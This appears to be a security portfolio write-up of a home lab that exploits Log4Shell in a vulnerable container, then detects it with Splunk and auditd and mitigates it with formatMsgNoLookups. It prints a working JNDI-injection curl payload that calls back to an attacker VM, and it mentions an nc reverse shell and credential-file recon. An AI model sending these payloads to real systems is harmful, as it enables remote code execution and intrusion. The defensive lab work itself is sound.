
Hands-on project demonstrating Log4Shell exploitation, detection engineering with Splunk and auditd, and validated remediation in a containerized environment.

A hands-on offensive and defensive security project simulating the full lifecycle of the Log4Shell vulnerability: exploitation from an attacker-controlled VM, detection engineering in Splunk, and validated remediation.
Most portfolio projects in this space cover SSH brute-forcing. I wanted something that demonstrated a fuller skill set: exploiting a real, high-impact CVE end-to-end, then pivoting to the defensive side to detect and remediate it, the same lifecycle a security engineer or detection engineer works through in practice.



illshot (192.168.1.85), running Splunk natively for log ingestion and detectionghcr.io/christophetd/log4shell-vulnerable-app (Spring Boot, Log4j 2.14.1, Java 8u181) running in a Docker container, logs piped into Mint's syslog via --log-driver=syslog1. Set up the listener and exploit tool. Started a netcat listener on Kali to catch the reverse shell callback, then launched a self-built JNDI-Injection-Exploit tool (built from source since prebuilt releases were unavailable) to serve the malicious LDAP payload.


2. Send the exploit. Delivered the payload via a crafted HTTP header containing a JNDI lookup string, targeting the vulnerable app on port 8080.
curl 192.168.1.85:8080 -H 'X-Api-Version: ${jndi:ldap://192.168.1.86:1389/<payload-id>}'
3. Catch the shell. The vulnerable app parsed the header, triggered the JNDI lookup, and reached back to my Kali machine to fetch and execute the malicious class, resulting in a reverse shell running as root inside the container.

Post-exploitation recon (as a real attacker would perform): confirmed root access, reviewed environment variables (clean, no leaked secrets), inspected the application jar, and reviewed /etc/passwd, which revealed a set of unused Alpine base-image service accounts, a good example of a misleading recon artifact that doesn't reflect real attack surface.

Splunk, ingesting Mint's syslog, captured the full exploit chain: the initial JNDI lookup request, the resulting NamingException and ClassCastException stack trace, and the associated sudo docker exec commands used to interact with the container at the host level.


Reconnaissance was also visible ahead of exploitation: UFW firewall logs captured the Nmap scan traffic from Kali against the target.
A key technical finding of this project: a raw nc -e /bin/sh reverse shell never authenticates through PAM, so it generates no entries in auth.log and no login session at all. On its own, that would make this kind of shell invisible to standard login-based logging.

However, Docker containers share the host's kernel rather than running fully isolated virtualized kernels. That means every execve (process execution) inside the container is still visible to the host's audit subsystem. I configured auditd on Mint to watch for execve syscalls system-wide, tagged the rule (container_exec), and fed /var/log/audit/audit.log into Splunk as a new input.

Re-triggering the exploit and running post-exploitation commands (whoami, cat /etc/passwd, ls /app, env) confirmed the theory: auditd captured every command, including the raw nc reverse-shell invocation itself, complete with the attacker's IP and port directly visible in the logged arguments.


Broader post-exploitation activity was also fully visible, running under /bin/busybox (the container's minimal shell implements most Unix tools as symlinks to a single BusyBox binary, so comm shows busybox while exe still resolves the full path):
One additional detail worth noting: every captured event showed auid=4294967295 (unset/no login session) paired with uid=0 (root). That combination is itself strong evidence of a non-authenticated shell, a process running with full root privileges but with no audit login ID at all, exactly what you'd expect from a shell that bypassed normal authentication entirely.
Key detection queries used:
index=main *jndi*
index=* sourcetype=linux_audit key=container_exec exe=/bin/busybox
| table _time, exe, comm, pid, ppid, uid
| sort _time
Applied the official interim mitigation published by Apache and CISA ahead of the patched Log4j releases: disabling JNDI message lookups via a JVM system property.
docker run -d --name vuln-log4j --log-driver=syslog --log-opt tag="vuln-log4j" \
  -p 8080:8080 \
  -e JAVA_TOOL_OPTIONS="-Dlog4j2.formatMsgNoLookups=true" \
  ghcr.io/christophetd/log4shell-vulnerable-app
Re-attempting the exact same exploit chain post-remediation confirmed the fix: the request still arrived and was logged, but the JNDI lookup was never evaluated, no callback, no stack trace, no shell.

This comparison is the clearest evidence of the project: the original attack generated a full exploit chain with 136+ related log events and a successful callback. Post-remediation, the identical attack generates a single benign log line with no downstream lookup activity at all.
Worth noting for defense-in-depth: the exploit attempt remained visible in the logs even after remediation. Detection value doesn't disappear once a vulnerability is patched, a patched system that's later misconfigured, or a variant payload, would still be caught by the same detection queries built here.
